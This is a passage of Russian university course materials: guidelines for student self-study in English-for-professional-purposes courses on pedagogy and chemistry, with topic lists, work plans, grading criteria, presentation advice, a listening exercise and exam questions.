- Графические объекты должны быть оптимизированными, четкими и с хорошим разрешением; необходимость и тип анимации должен быть логически увязан со структурой доклада.
- Цветовая схема презентации должна быть одинаковой на всех слайдах, не более двух цветов на одном слайде.
- Размер шрифта должен быть довольно крупный. Рекомендуются рубленые шрифты (например, различные варианты Arial или Tahoma). Не рекомендуется смешивать разные шрифты.

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине.

Объем и количество программных заданий согласовывается с преподавателем в зависимости от изучаемого уровня иностранного языка.

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Английский язык в профессиональной сфере (педагогика)*
Направление подготовки / Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик(и)	*Мастерских Светлана Валерьевна, доцент Центра иностранных языков и коммуникативных технологий*

1. Темы дисциплины для самостоятельного освоения обучающимися

Тема 1. "Culture and Identity"

Discussing Culture and Identity, society and culture in English-speaking countries.

Тема 2. "The learning community"

Discussing the main problems of learning, education and child development. Concepts “our pedagogical base”, “the learning community”.

Тема 3. "Personality and Career Choice"

Role-play of recruiting. The influence of appearance and body language on career choice. Different personality qualities, how to make a positive first impression.

Тема 4. "My first steps in Pedagogy"

Round table: Virtual parent meeting. Discussing children's problems.

Share the experience and impressions in working with children, remember first practice.

Tips for parents, create the atmosphere of virtual parent meeting.

Listening “I wanna talk about my son” http://learnenglish.britishcouncil.org/en/i-wanna-talkabout/my-son

Тема 5. "Types of Jobs in Children's Education"

Types of jobs in children`s education as an au pair, a nanny, a childminder, a baby-sitter, a play group teacher discussing their duties and responsibilities, salary, etc. https://www.aupair.com/

Essay:

1. What kinds of job in education are similar or completely different by their duties? Why?
2. What kind of salary is the the highest or the lowest? Why?
3. What kind of job appeals to you most of all?
4. Why is this job exciting and gripping to you?

Тема 6. "How to become a professional teacher"

Discussion

Reveal the main qualities of a successful teacher.

Watch the video of informative speech discussing characteristics of an effective preschool teacher for class with the instructor Christine Leclerc-Sherling, Wiregrass Technical College sharing her opinion on the question “What Is It Like To Be An Effective PreschoolTeacher?”

Тема 7. "Methods and Systems of Outstanding Russian Educators"

Round table

The main pedagogical methods and systems of study: K.D.Ushinsky's ‘Analytic-Synthetic Phonetic Method’; Humanistic Pedagogy of Sh.A. Amonashvili, N.A. Zaitsev's cubes and others.

Summary

Тема 8. "Basic methods of Foreign Educators"

Presentation

The basic methods of teaching pre-school and schoolchildren, discuss the ideas of J.A. Comenius, J.H. Pestalozzi, F.Froebel.

The main theories of the famous educators: John Dewey's theory, J.Korczak's Pedagogy of Humanist Moral Education, the methods of Maria Montessori, the system of Walfdorf education, the methods of Cecil Lupan and others.

Тема 9. "Group Games in Education. Piaget's theory"

Role-play

Study Piaget's theory and his Epistemology, the types of group games.

Verbal commands, guessing games, board games, card games and others.

Тема 10. "Education in Diversity"

Discussion

Define the peculiarities of education in Russia and other countries.

Listening

TED Talks The speech of the famous American educator Rita Pierson 'Every kid needs a champion".

Тема 11. "Modern Educational System in Great Britain"

Discussion

Studying in HILDERSTONE COLLEGE (UK) www.hilderstone.ac.uk

Тема 12. "State and Private Education. Boarding schools"

Discussion

Define state and private education in different countries, boarding schools.

Listening

TED Talks https://www.boardingschoolreview.com/blog/10-facts-about-boarding-schools

Тема 13. "Higher Education in Great Britain"

Discussion

Higher education in GB, the main categories of the British Universities. Oxbridge as the “intellectual eyes” of Britain.

Writing essay

Oxford vs. Cambridge

Тема 14. "Secondary Education. Exam System"

Round table

Compare secondary education and exam system in Britain, US and Russia.

Listening

Watch video "Schools in Britain".

Summary

Тема 15. "Higher educational system in Russia»

Presentation

Compare Russian educational system with other countries.

Analyse the main peculiarities of education at Lomonosov Moscow State University, Tyumen State University.

Тема 16. "Education, learning and intelligence: Homeschooling"

Discussion

The problem of homeschooling after watching the video with teenager "Hack schooling makes me happy".

Round-table

TED Talks Do you agree with this way of study. Is it possible to get education only at home without going to school?

Тема 17. "Do schools kill creativity"

Discussion

Do schools really kill creativity.

Listening

TED Talks https://www.ted.com/talks/ken_robinson_says_schools_kill_creativity#t-233184

Тема 18. "How to escape education's death»

Discussion

Essay: The problem of education- - how to escape education's death

Listening

TED Talks https://www.ted.com/talks/ken_robinson_how_to_escape_education_s_death_valley

Тема 19. "School Discipline"

Round table

Study the problems dealing with school discipline, punishment, bad behaviour. They discuss the questions:

• Are there any special punishment for very bad behaviour?

• Have you every broken a school rule or been badly behaved in school? What happened? What did you parents do / say?

• What is the most / least serious punishment you can get in a UK school and your school?

• How do you compare your school with British? Is it stricter?

http://learnenglishteens.britishcouncil.org/uk-now/read-uk/school-discipline

Тема 20. "The best of the Web"

Discussion

World Wide Web-surfing, educational resources, activities dedicated to children's learning.

Listening

Family Education Network (www.familyeducation.com)
Lightspan (www.lightspan.com)
Scholastic.com (www.scholastic.com)
BigChalk (www.bigchalk.com)
Merriam-Webster Online: The Language Center (www.m-w.com)

Тема 21. "Web-квест "

Discussion

Web-квест как проект с использованием интернет-ресурсов.

Тема 22. "E-learning" Preparing for Role-play

Listening

TED Talk https://www.youtube.com/watch?v=TUnpSYMNEhY

Тема 23. "Parenting in child-rearing"*

Round table

The problems of parenting strategies and style in child rearing: parent (indulgent, authoritarian, authoritative, uninvolved).

Writing essay

What is your parenting philosophy?

Share with the Family Talk community their attitude towards child rearing practices in different cultures and child rearing styles.

Тема 24. "Advances in communication and technology"

Discussion

Advances in communication and technology, how to use creative tasks in the lesson.
Control of communication skills.
Summary

Тема 25. "Learning through Play"

Presentation- How to create pleasant atmosphere in the lesson through games, children's playground rhymes, illustrated fairy-tales, jokes, poems, limericks.
Тема 26. Preparing for the lessons.

Тема 27. TEST - Preparing to the test

2. План самостоятельной работы

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)
1	2	3	4	5	6
1	Культура и идентичность	Подготовка презентации, круглого стола	Презентация, участие в обсуждениях	9	15
2	Образовательное сообщество				
3	Личность и выбор профессии				
4	Мои первые шаги в педагогику				
5	Виды работ в сфере образования детей	Подготовка ролевой игры, презентация	Ролевая игра, презентация, участие в обсуждениях	9	10
6	Как стать профессиональным педагогом				
7	Методы и системы выдающихся российских педагогов	Подготовка эссе. Повторение пройденного материала и изучение дополнительной литературы	Эссе, участие в обсуждениях	9	15
8	Основные методы зарубежных педагогов				
9	Групповые игры в образовании. Теория Пиаже				
10	Образование в условиях многообразия				
11	Современная система образования в Великобритании	Подготовка презентации. Повторение изученного материала и выполнение письменных заданий	Презентация, участие в обсуждениях	9	15
12	Государственное и частное образование. Школы-интернаты				
13	Высшее образование в Великобритании				
14	Среднее образование. Экзаменационная система				
15	Система высшего образования в России				

16	Образование, учеба и интеллект: Домашнее обучение				
17	Истребляют ли школы креативность				
18	Как избежать гибели образования				
19	Дисциплина в школе				
20	Лучшее из Интернета	Подготовка презентации, круглого стола	Презентация, участие в обсуждениях	9	10
21	Веб-квест				
22	Дистанционное обучение				
23	Проблемы воспитания детей				
24	Достижения в области коммуникаций и технологий				
25	Обучение через игру				
26	Подготовка к занятиям	Повторение лекционного материала и изучение дополнительной литературы	Участие в обсуждениях	0	18
27	Подготовка к дифференцированному зачету	Выполнение итогового тестирования	Успешное выполнение заданий	0	18

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания

При подготовке дискуссии рекомендуется включаются в процесс обсуждения спорного вопроса, проблемы, аргументируя свою точку зрения.
Критерии оценки:

- Умение аргументировать свою точку зрения
- Содержательный компонент (полнота ответа, нестандартность подхода, толерантность к другим точкам зрения)
- Презентация ответа (лексическая и грамматическая сторона речи, соблюдение норм речевого этикета в общении с аудиторией)
  Максимальная оценка – 5 баллов

При подготовке ролевой игры рекомендуется совместная деятельность студентов под управлением преподавателя с целью решения учебных и профессионально ориентированных задач путем игрового моделирования реальной проблемной ситуации. Студенты получают установки на определенные роли в рамках заданной ситуации. Ролевые игры на темы: нормы и ценности, стереотипы, коммуникативные неудачи и их преодоление.
Критерии оценки:

- Умение аргументировать свою точку зрения
- Умение анализировать и решать поставленную задачу
- Содержательный компонент (полнота ответа, нестандартность подхода, толерантность к другим точкам зрения)

- Презентация ответа (лексическая и грамматическая сторона речи, соблюдение норм речевого этикета в общении с аудиторией)
  Максимальная оценка – 5 баллов

При подготовке презентации рекомендуется представить заранее подготовленные доклады с презентациями по темам. Требуется самостоятельная работа обучающегося, представляющий собой публичное выступление с представлением результатов по определенной теме.
Критерии оценки:
- Содержательный компонент (полнота информации, разнообразие, обработка, нестандартность подходов со средствами мультимедиа)
- Представление информации (лексическая и грамматическая сторона речи, допускается опора на зафиксированный текст, общение с аудиторией)
- Объем доклада и презентации – 5-7 минут.
  Максимальная оценка – 5 баллов

При подготовке эссе рекомендуется тщательно изучить тему и фактически написать сочинение на заданную тему с использованием слов-связок. Начало эссе – это постановка проблемы. В первом абзаце необходимо перефразировать тему, дополнить, показав, что вы её осмыслили. Используйте специальные фразы, если требуется рассмотреть аргументы. Подкрепить свою мысль можно мнением (неких абстрактных) экспертов. В заключении сделайте вывод.
Критерии оценки:
- Содержательный компонент (полнота информации, разнообразие)
- Представление информации (лексическая и грамматическая сторона речи
- Примерный объем эссе - 200 – 250 слов.
  Максимальная оценка – 5 баллов

При подготовке круглого стола рекомендуется использовать метод активного обучения, позволяющий закрепить полученные ранее знания, восполнить недостающую информацию, научить культуре ведения дискуссии, вырабатать профессиональные умения излагать мысли, аргументировать свои соображения, обосновывать предлагаемые решения и отстаивать свои убеждения. Основную часть «круглого стола» по любой тематике составляют групповая, научная дискуссия, диспут и дебаты.
Критерии оценки:
- Умение аргументировать свою точку зрения
- Обсуждение в ходе дискуссии одной-двух проблемных, острых ситуаций по данной теме
- Иллюстрация мнений, положений с использованием различных наглядных материалов (схемы, диаграммы, графики, аудио-, видеозаписи, фото-, кинодокументы)
- Тщательная подготовка основных выступающих (не ограничиваться докладами, обзорами, а высказывать свое мнение, доказательства, аргументы).
  Максимальная оценка – 5 баллов

При подготовке итогового тестирования рекомендуется изучить вопросы по отдельным модулям дисциплины, включающие вопросы закрытого и открытого типа, вопросы с вариантом выбора. Проверяется в том числе умение рационально управлять своим временем.
Максимальная оценка – 5 баллов

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине:
   Дифференцированный зачет по дисциплине сдается в форме устного собеседования.

Обучающиеся, по итогам текущего контроля успеваемости в семестре не набравшие 61 балл и менее, а также несогласные со своей итоговой оценкой за зачет, проходят итоговое собеседование.

Проверка сформированности умений подготовленной монологической речи. Время выступления 7-10 минут.

Учитываются:

- произносительная сторона речи студента;
- содержательная сторона высказывания;
- разнообразие и сложность используемых лексических единиц, грамматических явлений;
- умение аргументировано выражать свою точку зрения.

Рекомендации для подготовки:

Повторите материалы и ключевые вопросы, обсуждавшиеся в лекциях, и обратите особое внимание на ключевые понятия и теории. Используйте дополнительные ресурсы для углубленного изучения, можно пользоваться ИИ, но грамотно интерпретировать результаты. Для работы с текстом, презентацией и эссе предлагается использовать https://www/grammarcheck.net/editor/ ; над устной речью naturalreaders.com

Интернет-ресурсы:

https://www.ted.com/talks/

http://learnenglishteens.britishcouncil.org/

Пример работы с аудированием

Listening "I wanna talk about my son" http://learnenglish.britishcouncil.org/en/i-wanna-talkabout/my-son

Activity 1. Match the words and phrases in the table to their definitions before listening.

1. enormous	2. amazed	3. gesture
4. nurture	5. bilingual	6. recharge

a. the ability to use two languages for communication

b. very surprised

c. to provide care which is necessary for a young child to grow and develop

d. To put the power back into something (usually a battery)

e. extremely large in quantity

f. movement of hands or head etc. to express an idea

Activity 2. Read the following sentences and decide if they are true or false.

1. The speaker's son is 18 months old.
2. The speaker's son can only say a few words.
3. The speaker believes that parents should try to educate their children themselves.
4. The speaker's son is afraid of animals.
5. The speaker conducts experiments on his son.
6. The speaker finds raising his son stressful.

Activity 3. Make the discussion of the following questions:

- There is a constant debate about 'nature versus nurture'. What do you reckon?
- If you are overwhelmed by work or studies at one point, what will you try to do to 'recharge your batteries'?
- Have you ever been amazed by what a small child can do? Please share some of your surprises.

Вопросы для подготовки к зачету:

1. Personality and career choice
2. My first steps in pedagogy
3. Kinds of jobs in education
4. Types of kindergartens
5. How to become a professional teacher
6. Theories and systems of outstanding Russian educators
7. Basic methods of foreign educators
8. Types of schools, methods and principles
9. University in diversity
10. Learning through Play

Для успешной сдачи диф. зачета необходимо усвоить основной и дополнительный материал. Критерии оценивания ответа на зачете:

- оценка «отлично» выставляется обучающемуся, который дает полный, развернутый ответ на поставленный вопрос с использованием информации, почерпнутой из дополнительной литературы, показывает совокупность осознанных знаний об объекте, проявляющуюся в свободном оперировании понятиями, умении выделить существенные и несущественные признаки, причинно-следственные связи; раскрывает основные положения темы; в ответе прослеживается четкая структура, логическая последовательность, отражающая сущность раскрываемых понятий, теорий, явлений; знание об объекте демонстрируется на фоне понимания его в системе данной науки и междисциплинарных связей; ответ формулируется в научных терминах, излагается литературным языком, характеризуется логичностью, доказательностью, демонстрирует авторскую позицию обучающегося; могут быть допущены недочеты в определении понятий или др., исправленные обучающимся самостоятельно в процессе ответа;
- оценка «хорошо» выставляется обучающемуся, который дает полный, развернутый ответ на поставленный вопрос, раскрывает основные положения темы; показывает умение выделить существенные и несущественные признаки, причинно-следственные связи; в ответе прослеживается четкая структура, логическая последовательность, отражающая сущность раскрываемых понятий, теорий, явлений; ответ излагается литературным языком в научных терминах; в ответе допущены недочеты или незначительные ошибки, исправленные обучающимся с помощью преподавателя;
- оценка «удовлетворительно» выставляется обучающемуся, который дает недостаточно полный и недостаточно развернутый ответ; логика и последовательность изложения имеют нарушения; допускает ошибки в раскрытии понятий, употреблении терминов, которые затрудняется исправить самостоятельно; не способен самостоятельно выделить существенные и несущественные признаки, причинно-следственные связи; может конкретизировать обобщенные знания, доказав на примерах их основные положения только с помощью преподавателя; речевое оформление ответа требует поправок, коррекции;
- оценка «неудовлетворительно» выставляется обучающемуся, который дает неполный ответ, представляющий собой разрозненные знания по теме вопроса с существенными ошибками в определениях; в ответе присутствует фрагментарность, нелогичность изложения; обучающийся не осознает связь данного понятия, теории, явления с другими объектами дисциплины (модулей); отсутствуют выводы, конкретизация и доказательность изложения; речь неграмотная; дополнительные и уточняющие вопросы преподавателя не приводят к коррекции ответа студента не только на поставленный вопрос, но и на другие вопросы дисциплины, либо обучающийся отказывается от ответа.

Преподаватель имеет право выставлять обучающимся в качестве поощрения за хорошую работу в семестре экзаменационную оценку по результатам текущего контроля без сдачи зачета.

Результаты дифференцированного зачета переводятся в традиционную оценку по следующей шкале:

60 баллов и менее – «неудовлетворительно»;

от 61 до 75 баллов – «удовлетворительно»;

от 76 до 90 баллов – «хорошо»;

от 91 до 100 баллов – «отлично».

Приложение к рабочей
программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ
ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Английский в профессиональной сфере. Химия (Блок I)*
Направление подготовки/Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик	*Мельникова Л. В., доцент (к.н.) Центра иностранных языков и коммуникативных технологий*

1. **Темы дисциплины для самостоятельного освоения обучающимися**

Отсутствуют.

2**. План самостоятельной работы**

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)
1	2	3	4	5	6
1	Химия и ее значении в развитии человечества	Подготовка к монологическому высказыванию	Монолог “Chemistry and its’ significance in human well-being”	5	3
2	Химико-технологический прогресс: преимущества и последствия	Подготовка к написанию эссе	Эссе типа Pros-and-Cons	5	3
3	Дополнительное чтение	Подготовка перевода и пополнение терминологического словаря	Чтение, перевод профессионально ориентированных текстов по химии, терминологический словарь	5	10
4	Экспериментальная работа в лаборатории, химические соединения, их свойства и применение.	Подготовка к презентации	Устный доклад в сопровождении презентации	5	10
5	Аудирование по изучаемым темам	Просмотр, прослушивание аудио и видеофрагментов и выполнение заданий	Выполненные задания	10	20
6	Написание реферата	Чтение специализированной литературы и подготовка к написанию	Реферат	5	10
7	Подготовка к занятиям	Выполнение текущих заданий, изучение дополнительной литературы	Выполненные задания, участие в обсуждении, анализ выполненных заданий	0	18

8	Подготовка к дифференцированному зачету	Повторение изученного материала, выполнение заданий по подготовке к тесту.	Успешное написание теста	5	18
9	Итого:			40	92

3. Требования и рекомендации по выполнению самостоятельных работ обучающимися, критерии оценивания.

Подготовка к практическому занятию может включать следующие виды заданий:
- письменные задания;
- подготовка монологических и диалогических высказываний по теме;
- работа с профессионально ориентированными текстами;
- работа с терминологическим словарем.

Письменные задания

Выполнение письменных заданий необходимо для формирования иноязычной коммуникативной компетенции. Задания построены с учетом изучаемой лексики и наиболее употребляемых грамматических структур, необходимых для эффективной коммуникации.

Рекомендации по выполнению:
- внимательно ознакомиться с инструкциями к заданию;
- соблюдать правила оформления к различным видам письменных текстов.

Пример письменного задания: *Написание эссе pros-and-cons*

Эссе *Pros-and-cons* типа аналитических записок должно быть структурировано согласно общепринятой структуре написания данного типа, отражать как преимущества, так и недостатки анализируемого объекта, явления, материала, содержать аргументы и примеры вышеизложенных доводов и основные выводы. При написании следует использовать типичные для такого вида эссе языковые средства (linking word of contrast and comparison: constructions like *on the one hand, but on the other*) и соблюдать этические нормы изложения.

Критерии оценивания:

Высший балл выставляется обучающемуся при соблюдении вышеизложенных критериев, а также правил оформления, логичного построения текста; недопущению лексических или грамматических ошибок, ведущих к недопониманию текста или искажению информации.

Написание реферата

Написание реферата предполагает поиск литературных источников, систематизацию, изучение профессиональной информации по выбранной теме и изложение в письменной форме с указанием источников в виде библиографии.

Критерии оценивания:
- контекстуальное соответствие выбранной теме;
- логичное и последовательное изложение информации;
- соблюдение правил оформления;
- правильное употребление профессиональных химических и общенаучных терминов;

- соблюдение языковых, стилистических и этических норм, принятых в научно-профессиональном сообществе.

Подготовка монологических и диалогических высказываний по теме

Монологическое и диалогическое высказывание по изученной теме позволяет оценить языковые компетенцию, формируемые в результате изучения дисциплины.

Рекомендации по выполнению:

- изучить лексический материал по теме;
- составить устное высказывание с учетом произносительных, языковых и этических норм, принятых в научно-профессиональном сообществе;
- соблюдать логику изложения;
- практиковать вслух устную речь с целью предварительного самоанализа.

Критерии оценивания:

Высший балл выставляется обучающемуся, если монологическое высказывание по теме достигло коммуникативной цели, при адекватном подборе лексико-грамматических средств для целей коммуникации, при правильном построении высказываний с учетом социокультурных особенностей стран изучаемого языка; при этом в ответе могут быть допущены недочеты или незначительные ошибки, исправленные обучающимся.

Работа с текстами

Работа с профессионально ориентированными текстами с целью понимания содержания прочитанной информации (ознакомительное, просмотровое, поисковое, изучающее виды чтения).

Чтение и сопроводительные задания к профессионально ориентированным текстам играет важную роль в изучении иностранного языка для академических и профессиональных целей. Самостоятельная работа с текстовым материалом позволяет совершенствовать навыки всех видов чтения, а также способствует пополнению профессиональной и общенаучной лексики, при этом обучающиеся расширяют словарный запас, анализируют структуру текста и отдельного высказывания, учатся взаимодействовать на иностранном языке в профессиональной сфере, знакомятся с профессиональным зарубежным опытом и способом представления его результатов.

Рекомендации по выполнению:

- при чтении текста выделять ключевые идеи и понятия;
- обращать внимание на частотность употребления профессиональных терминов и фиксировать их в терминологическом словаре.
- целесообразно сконцентрировать внимание на устойчивых словосочетаниях и грамматических конструкциях, которые могут быть полезными при обсуждении текста.

Критерии оценивания заданий

Чтение и последующее обсуждение (если таковое предусмотрено заданием) оценивается максимальным количеством баллов при соблюдении произносительных норм, адекватном переводе, т.е. без искажения оригинальной информации, грамматически и стилистически правильном построении устных и письменных высказываний, достижении коммуникативной цели.

Пример текста (отрывок)

(В тексте выделена лексика, характерная для области химии окружающей среды, для пополнения терминологического словаря и последующего обсуждения темы.)

P. C. Nagajyoti, K. D. Lee, T. V. M. Sreekanth
Heavy Metals, Occurrence and Toxicity

Metal contamination issues are becoming increasingly common in India and elsewhere, with many documented cases of **metal toxicity** in mining industries, foundries, smelters, coal-burning power plants and agriculture**. Heavy metals**, such as cadmium, copper, lead, chromium and mercury are major environmental **pollutants**, particularly in areas with high anthropogenic pressure. Heavy metal **accumulation** in soils is of concern in agricultural production due to the **adverse effects** on food safety and marketability, crop growth due to phytotoxicity, and environmental health of soil organisms. The influence of plants and their metabolic activities affects the **geological and biological redistribution** of heavy metals through pollution of the air, water and soil. This article details **the range of** heavy metals, their occurrence and toxicity for plants and focuses mainly on zinc, cadmium, copper, mercury, chromium, lead, arsenic, cobalt, nickel, manganese and iron. Metal toxicity has **a high impact** and relevance to plants and consequently it **affects the ecosystem**, where the plants form an **integral component**. Plants growing in **metal-polluted sites** exhibit altered metabolism, growth reduction, lower biomass production and **metal accumulation.**

Работа с терминологическим словарем

Терминологический словарь составляется обучающимся по итогам аудиторной и самостоятельной работы с аутентичными текстами и включает лексические единицы по изучаемым темам (не менее 25-30 слов и/или выражений по каждой изученной теме). Овладение лексическим минимумом терминологического словаря позволяет оценить формирование языковой компетенции, необходимый и достаточный запас профессиональной лексики, приобретенный в ходе самостоятельной работы.
Рекомендации по выполнению:

- формировать список терминов по тематическому принципу с переводом, учитывающим профессиональную область применения, выделяя графически высокочастотные слова и словосочетания.

Критерии оценивания:
Обучающийся должен овладеть более 70% лексики из терминологического словаря.

Подготовка к презентации

Устное сообщение с использованием мультимедийных средств требует большой подготовительной работы, которая включает несколько этапов: выбор темы, сбор материала и его организация, подготовка плана, написание текста выступления и т.д.
При подготовке необходимо учитывать следующие критерии:

Содержание. Устное сообщение включает материалы, имеющие непосредственное отношение к теме. Название должно быть лаконичным, точным, ориентированным на определенную аудиторию. Тема считается раскрытой, если затронуты все выбранные аспекты, приведено достаточное количество фактов и примеров. Выбор научной темы должен соответствовать направлению магистерской программы. Обоснование актуальности и практической значимости темы коррелирует с проблемными вопросами науки и практики; степень информативности достаточная, доказательность и достоверность представленных результатов подтверждена аргументами, примерами и фактами. Объём высказывания (количество предложений, время выступления) должен соответствовать уровню обучения (сообщает преподаватель, руководствуясь РПД).

Структура. Любое выступление имеет общепринятую структуру введение, основная часть, заключение. Рекомендуется начинать любое вступление с приветствия и представления себя и соавторов. После представления необходимо сообщить аудитории тему и цель сообщения. Вступление должно также содержать краткое описание того, о чем будет говориться в основной части. Основная часть выступления призвана передать

участникам необходимый объем информации, требующейся для достижения цели, включает от двух до четырех частей, пунктов. На рисунке 1 приведен примерный план выступления. Заключение, помимо кратких выводов, включает напоминание о цели сообщения и приглашение к дискуссии.

Введение

1. Приветствие
2. Представление выступающего
3. Название (slide I)
4. Обоснование актуальности → цель (slide II)
5. Обзор содержания выступления или организация информации (slide III)

Основная часть

6. Методы и результаты (таблицы, графики, рисунки и пр. (slides IV-VIII)

Заключение

7. Выводы, переход к дискуссии (slide IX)

Примечание: *количество слайдов может варьироваться в зависимости от содержания и целей выступления.*

Языковые средства. Выступающий должен свободно владеть материалом, излагать устно, а не зачитывать текст сообщения. Структурные части выступления должны быть логически связаны друг с другом, для этого рекомендуется использовать разнообразные средства логической связи (слова-связки). Рекомендуется использовать разнообразные грамматические структуры и лексику в соответствии с тематикой. Фонетические ошибки допускаются, но они не должны препятствовать восприятию излагаемой информации.

Интерактивный характер выступления также предполагает взаимодействие с аудиторией посредством целесообразного использования визуальных средств (фото, схем, таблиц, рисунков и т.п.), т.е. их непосредственного комментирования с использованием вербальных приемов привлечения внимания к демонстрируемым материалам.

Требования к оформлению мультимедийной презентации

Мультимедийная презентация – это демонстрационные материалы для публичного выступления, устного сообщения. Электронная презентация – это файл, в который собраны материалы выступления, подготовленные в виде компьютерных слайдов. Визуальные средства должны поддерживать высказывания и комментарии и решать задачи сообщения.

- Первый и все последующие слайды должны быть озаглавлены.
- Текст: на одном слайде должно быть не более 7-10 строк. Слова и предложения – короткие, временная форма глаголов – одинаковая. Следует избегать перепечатывания текста доклада.
- Графические объекты должны быть четкими и с хорошим разрешением; необходимость и тип анимации должен быть логически увязан содержанием доклада.
- Размер шрифта должен быть читабельным. Не рекомендуется смешивать разные шрифты.

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине.

В рамках данной дисциплины в качестве промежуточной аттестации предусмотрен дифференцированный зачет.

Содержание зачета:

- презентация своего сообщения и участие в последующем обсуждении;
- написание теста;
- Предоставление терминологического словаря (не менее 300 слов и/или устойчивых выражений и расшифровку аббревиатур), например: *XR spectrometer - рентгеноспектрометр*

Рекомендации по подготовке к презентации указаны выше.
Объем и количество программных заданий согласовывается с преподавателем в зависимости от изучаемого уровня иностранного языка.

Приложение к рабочей
программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ
ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Английский в профессиональной сфере. Химия (Блок II)*
Направление подготовки/Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик	*Мельникова Л. В., доцент (к.н.) Центра иностранных языков и коммуникативных технологий*

1. **Темы дисциплины для самостоятельного освоения обучающимися**

Отсутствуют.

2**. План самостоятельной работы**

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)
1	2	3	4	5	6
1	Химия и ее значении в развитии человечества	Подготовка к монологическому высказыванию	Монолог “Chemistry and its’ significance in human well-being”	5	2
2	Современные материалы, композиты и соединения. Дополнительное чтение.	Подготовка перевода и пополнение терминологического словаря	Чтение, перевод профессионально ориентированных текстов по химии, терминологический словарь	5	10
3	Великие химики и их вклад в развитие науки и технолологий	Подготовка к презентации	Устный доклад в сопровождении презентации	10	10
4	Аудирование по изучаемым темам	Просмотр, прослушивание аудио и видеофрагментов и выполнение заданий	Выполненные задания	10	20
5	Написание реферата	Чтение специализированной литературы и подготовка к написанию	Реферат	5	10
6	Подготовка к занятиям	Выполнение текущих заданий, изучение дополнительной литературы	Выполненные задания, участие в обсуждении, анализ выполненных заданий	0	22
7	Подготовка к дифференцированному зачету	Повторение изученного материала, выполнение заданий по подготовке к тесту.	Успешное написание теста	5	18
8	Итого:			40	92

3. Требования и рекомендации по выполнению самостоятельных работ обучающимися, критерии оценивания.

Подготовка к практическому занятию может включать следующие виды заданий:

- письменные задания;
- подготовка монологических и диалогических высказываний по теме;
- работа с профессионально ориентированными текстами;
- работа с терминологическим словарем.

Письменные задания

Выполнение письменных заданий необходимо для формирования иноязычной коммуникативной компетенции. Задания построены с учетом изучаемой лексики и наиболее употребляемых грамматических структур, необходимых для эффективной коммуникации.

Рекомендации по выполнению:

- внимательно ознакомиться с инструкциями к заданию;
- соблюдать правила оформления к различным видам письменных текстов.

Пример письменного задания: *Написание эссе pros-and-cons*

Эссе *Pros-and-cons* типа аналитических записок должно быть структурировано согласно общепринятой структуре написания данного типа, отражать как преимущества, так и недостатки анализируемого объекта, явления, материала, содержать аргументы и примеры вышеизложенных доводов и основные выводы. При написании следует использовать типичные для такого вида эссе языковые средства (linking word of contrast and comparison: constructions like *on the one hand, but on the other*) и соблюдать этические нормы изложения.

Критерии оценивания:

Высший балл выставляется обучающемуся при соблюдении вышеизложенных критериев, а также правил оформления, логичного построения текста; недопущению лексических или грамматических ошибок, ведущих к недопониманию текста или искажению информации.

Написание реферата

Написание реферата предполагает поиск литературных источников, систематизацию, изучение профессиональной информации по выбранной теме и изложение в письменной форме с указанием источников в виде библиографии.

Критерии оценивания:

- контекстуальное соответствие выбранной теме;
- логичное и последовательное изложение информации;
- соблюдение правил оформления;
- правильное употребление профессиональных химических и общенаучных терминов;
- соблюдение языковых, стилистических и этических норм, принятых в научно-профессиональном сообществе.

Подготовка монологических и диалогических высказываний по теме

Монологическое и диалогическое высказывание по изученной теме позволяет оценить языковые компетенцию, формируемые в результате изучения дисциплины.

Рекомендации по выполнению:

- изучить лексический материал по теме;

- составить устное высказывание с учетом произносительных, языковых и этических норм, принятых в научно-профессиональном сообществе;
- соблюдать логику изложения;
- практиковать вслух устную речь с целью предварительного самоанализа.

Критерии оценивания:

Высший балл выставляется обучающемуся, если монологическое высказывание по теме достигло коммуникативной цели, при адекватном подборе лексико-грамматических средств для целей коммуникации, при правильном построении высказываний с учетом социокультурных особенностей стран изучаемого языка; при этом в ответе могут быть допущены недочеты или незначительные ошибки, исправленные обучающимся.

Работа с текстами

Работа с профессионально ориентированными текстами с целью понимания содержания прочитанной информации (ознакомительное, просмотровое, поисковое, изучающее виды чтения).

Чтение и сопроводительные задания к профессионально ориентированным текстам играет важную роль в изучении иностранного языка для академических и профессиональных целей. Самостоятельная работа с текстовым материалом позволяет совершенствовать навыки всех видов чтения, а также способствует пополнению профессиональной и общенаучной лексики, при этом обучающиеся расширяют словарный запас, анализируют структуру текста и отдельного высказывания, учатся взаимодействовать на иностранном языке в профессиональной сфере, знакомятся с профессиональным зарубежным опытом и способом представления его результатов.

Рекомендации по выполнению:

- при чтении текста выделять ключевые идеи и понятия;
- обращать внимание на частотность употребления профессиональных терминов и фиксировать их в терминологическом словаре.
- целесообразно сконцентрировать внимание на устойчивых словосочетаниях и грамматических конструкциях, которые могут быть полезными при обсуждении текста.

Критерии оценивания заданий

